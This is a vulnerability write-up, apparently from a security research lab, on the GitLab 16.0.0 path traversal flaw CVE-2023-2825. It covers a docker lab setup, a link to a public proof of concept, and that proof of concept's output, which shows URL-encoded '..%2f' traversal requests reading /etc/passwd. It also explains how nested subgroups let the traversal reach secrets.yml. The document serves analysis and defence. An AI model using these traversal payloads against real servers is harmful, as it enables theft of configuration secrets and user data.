


Research & Technique

GitLab arbitrary file reading vulnerability (CVE-2023-2825)

■ Overview of the vulnerability

In May 2023, an arbitrary file reading vulnerability was discovered in GitLab, a Git repository management solution used by individuals or organizations for software development and collaboration. Because the vulnerability can read or download any file on the server by utilizing the path exploration vulnerability, GitLab rated it as 10.0 points based on CVSS¹. In particular, an unauthenticated attacker can manipulate the attached file download path of an open project and potentially gain access to detailed configuration information, source codes of the company, and sensitive user data, which are the key data files of the server.

Vulnerable GitLab, disclosed on the Internet, can be checked through OSINT search engines like Shodan. As a result of using Shodan to search for vulnerable servers on June 28, it was found that there are about 4,000 vulnerable GitLabs. Therefore, if you use a vulnerable version, you need to be extra careful.



*Source: Shodan Report

Figure 1. Results of the vulnerable server search

¹ CVSS (Common Vulnerability Scoring System) is a free and open industrial standard for evaluating the severity of the security vulnerability of a computer system.

■ Affected software version

The GitLab version vulnerable to CVE-2023-2825 is as follows:

S/W classification	Vulnerable version
GitLab CE(Community Edition)/EE(Enterprise Edition)	16.0.0

※ In order for the vulnerability to work, there is a condition that at least five groups must exist. The condition can be checked through detailed vulnerability analysis below.

■ Attack scenario

The attack scenario using the CVE-2023-2825 vulnerability is as follows:




Figure 2. Attack scenario

- ① The attacker explores vulnerable GitLab web servers through the OSINT search engine.
- ② The attacker uses the CVE-2023-2825 vulnerability to access the victim's server.
- ③ Upon receiving the attacker's request, the server returns key information (development source codes, server environment configuration information, etc.) to the attacker.
- ④ The attacker sells the acquired key information to the dark web or other competitors.

■ Test environment configuration information

Build a test environment and examine the operation process of CVE-2023-2825

Name	Information
Victim	Ubuntu 20.04.5 LTS (192.168.100.162) GitLab 16.0.0
Attacker	Kali Linux 6.1.0-kali5-amd64 (192.168.100.152)

■ Vulnerability test

Step 1. Environment configuration

1) Build a server of GitLab 16.0.0 version with vulnerabilities among GitLab CE images supported by the docker hub on the victim's PC.

Command	<pre>\$ docker run -d -p 80:80 gitlab/gitlab-ce:16.0.0-ce.0</pre> <p>-d option: An option for executing the docker as the background in the detach mode -p option: An option for designating the local port and the port to run in the docker</p>
----------------	---

```
root@ubuntu:/home/eqst# docker run -d -p 80:80 gitlab/gitlab-ce:16.0.0-ce.0
Unable to find image 'gitlab/gitlab-ce:16.0.0-ce.0' locally
16.0.0-ce.0: Pulling from gitlab/gitlab-ce
1bc677758ad7: Pull complete
633fcf47bc79: Pull complete
472c1ac0c258: Pull complete
5b665b492973: Pull complete
0bd8b5a23fe7: Pull complete
b385dd2cb2ca: Pull complete
38ac4d68d24c: Pull complete
e4588a97b783: Pull complete
Digest: sha256:ab90cdb096c4f81247088357b0e051f5b8a999284b2186cbd1b1ec1a41cca7e8
Status: Downloaded newer image for gitlab/gitlab-ce:16.0.0-ce.0
3e524103ef6858b7825c530db4ce0d2dd3c1eb5f1e36776ef413574655d61784
```

Figure 3. Build the environment through the docker

2) To reset the password for the GitLab root account, open the terminal of the container and execute the following command:

Command	Container access command : <pre>\$ docker exec -it [container name or container ID] /bin/bash</pre> Password change command : <pre># gitlab-rake "gitlab:password:reset[root]"</pre>
----------------	---

```
root@ubuntu:/home/eqst# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED
STATUS        PORTS
NAMES
3e524103ef68  gitlab/gitlab-ce:16.0.0-ce.0       "/assets/wrapper"       4 minutes ago
Up 4 minutes (healthy)  22/tcp, 443/tcp, 0.0.0.0:80->80/tcp, :::80->80/tcp
distracted_heyrovsky
root@ubuntu:/home/eqst# docker exec -it 3e524103ef68 /bin/bash
root@3e524103ef68:/# gitlab-rake "gitlab:password:reset[root]"
Enter password:
Confirm password:
Password successfully updated for user with username root.
```

Command to access a container

Command to change password

Figure 4. Reset the password for the GitLab root account password

3) For the vulnerability test, copy the git file where PoC is saved to the attacker's PC.

GitHub URL where PoC is saved is as follows:

- URL: <https://github.com/Occamsec/CVE-2023-2825.git>

```
command $ git clone https://github.com/Occamsec/CVE-2023-2825.git
```




Figure 5. Copy PoC and check the path

4) Use the editor to enter information on the victim's server in the PoC file.

※ The reason for entering the root account is to create a project for the PoC test. In actual vulnerabilities, users without authentication information can attack an open project.




Figure 6. Enter victim's server information

5) PoC operates and makes it possible to check the “/etc/passwd” file of the victim’s server.

```
(root@kali)-[~/home/kali/CVE-2023-2825]
└─# python3 poc.py
[*] Attempting to login...
[*] Login successful as user 'root'
[*] Creating 11 groups with prefix EQST
[*] Created group 'EQST-1'
[*] Created group 'EQST-2'
[*] Created group 'EQST-3'
[*] Created group 'EQST-4'
[*] Created group 'EQST-5'
[*] Created group 'EQST-6'
[*] Created group 'EQST-7'
[*] Created group 'EQST-8'
[*] Created group 'EQST-9'
[*] Created group 'EQST-10'
[*] Created group 'EQST-11'
[*] Created public repo '/EQST-1/EQST-2/EQST-3/7/EQ
ST-8/EQST-9/EQST-10/EQST-11/CVE-2023-2825'
[*] Unloaded file '/uploads/355b146476b2c667473f6c51c2033ca271te
[*] Executing exploit, fetching file '/etc/passwd': GET - //EQST-1/EQST-2/EQS
T-3/EQST-4/EQST-5/EQST-6/EQST-7/EQST-8/EQST-9/EQST-10/EQST-11/CVE-2023-2825/u
ploads/355b146476b2c667473f6c51c2033ca2// ..%2f..%2f..%2f..%2f..%2f..%2f..%2f.
.%2f..%2f..%2f..%2f..%2fetc%2fpasswd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

payload

Output result of an arbitrary file

Figure 7. Exposure of a random file due to a vulnerability

■ Detailed analysis of the vulnerability

Step 1) Overview of the vulnerability

The CVE-2023-2825 vulnerability operates when an unauthenticated attacker accesses an attached file such as a GitLab project or Snippet² of an open vulnerable version. When the file does not exist in the requested URL path, the GitLab server processes it by decoding it after forwarding it to puma³. After that, the GitLab server retrieves the filename from the received URL. As the logic to check the filename is missing, however, a vulnerability occurs.

```
scope path: :uploads do
  # Note attachments and User/Group/Project/Topic avatars
  get "-/system/:model/:mounted_as/:id/:filename",
    to: "uploads#show",
    constraints: { model: %r{note|user|group|project|projects\/|topic|achievements\/|achievement},
                  mounted_as: /avatar|attachment/, filename: %r{[^\/*]+} }
```

Figure 8. The source decodes through puma

When the attacker manipulates the packet and encodes and transmits the Path Traversal syntax to the attached filename, the server interprets the filename from the character string that has been decoded and processed. So a vulnerability occurs. Therefore, you can use the encoding character string “`..%2f`”, “`%2e%2e%2f`” to access files in the parent directory.




Figure 9. Illustration of decoding analysis

² A snippet is a page for storing frequently used codes or codes and texts to share with other users.

³ As a type of WAS (Web Application Server), puma is a server for Ruby application programs. GitLab's Rails (a kind of Ruby's Web framework) is used to run application programs.

If the download request URL has only one subgroup, as shown in the figure below, only the five paths of the WebRoot directory can be moved, and they can be moved only to the uploads directory of the symbolic link.




Figure 14. Go to the web root directory

However, since the download request URL creates as many directories as the number of nested subgroups, and the number of directories for symbolic links is fixed, it is possible to access directories higher than the Web Root directory.




Figure 15. Go to the parent directory

The following figure is a diagrammatic representation of an example of a symbolic link referred to when the server receives an attached file download request.




Figure 16. A diagrammatic representation of an example of a symbolic link

Step 2) Detailed analysis of operation

For detailed analysis of the vulnerability, create a group (EQSTLab) in the vulnerable version's GitLab and create a public project (Insight).

※ To analyze the vulnerability, a print.txt file that outputs the current path was created in each directory.




Figure 17. Creation screen

After creating the project, in order to exploit the attached file, create an issue, a space where you can write contents related to the project, and upload the attached file (EQST.txt).

New Issue

Title (required)

whblithe

Type ?

Issue

Description

Insight [EQST.txt](/uploads/59843abfc15e1f33f3f7b8b126028e/EQST.txt)

Figure 18. Upload the attached file

Download the attached file (EQST.txt) through the path below.

– <http://192.168.100.162/eqstlab/insight/uploads/59843abfc15e1fbc33fbc7b8b126028e/EQST.txt>




Figure 19. Download the file

To exploit the CVE-2023-2825 vulnerability, if you use a proxy tool to modify the file name, perform URL encoding for the “../” character string and deliver the URL-encoded the “..%2fprint.txt” or “%2e%2e%2fprint.txt” payload to the victimized server, you can reach the upper path.

The response value of print.txt, which displays the current path of the parent path using the proxy tool, is as follows:




Figure 20. Go to the parent path and display file information

As it repeats moving to the upper path one step at a time, and when moving to the top five directories, a 400 Bad Request error is returned. Since this is a project configuration that does not create any subgroup, the download request URL includes only four directories:

/eqstlab/insight/uploads/59843abfc15e1fbe33fbe7b8b126028e/. Therefore, it is impossible to move up five directories higher than the WebRoot directory.



Figure 21. Return an error

The figure below shows the process of returning a 400 Bad Request error when moving five paths, a directory higher than the WebRoot directory.




Figure 22. A diagrammatic representation of “Unable to move”

To access a directory higher than the WebRoot directory by exploiting the CVE-2023-2825 vulnerability, you must add nested subgroups to increase the number of directories included in the download request URL.

Therefore, in order to access “/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml,” which is one of the main information items located in a directory higher than WebRoot, you must move up a total of seven higher directories by adding three to the existing four directories. Therefore, you will exploit the CVE-2023-2825 vulnerability by adding three nested subgroups.

```
root@d3f1ebb81b78:/opt/gitlab/embedded/service/gitlab-rails# ls -al config/ | grep secrets.yml
lrwxrwxrwx 1 root root    44 Jul  5 00:38 secrets.yml -> /var/opt/gitlab/gitlab-rails/etc/secrets.yml
-rw-r--r-- 1 root root   404 May 18 18:02 secrets.yml.example
```

Figure 23. “/config/secrets.yml” path within the server

In the figure below, three nested subgroups were created for access to seven higher directories.




Figure 24. Create subgroups

The figure below illustrates the process of accessing the “/config/secrets.yml” file in gitlab-rails, a directory higher than the WebRoot directory, by adding three nested subgroups.

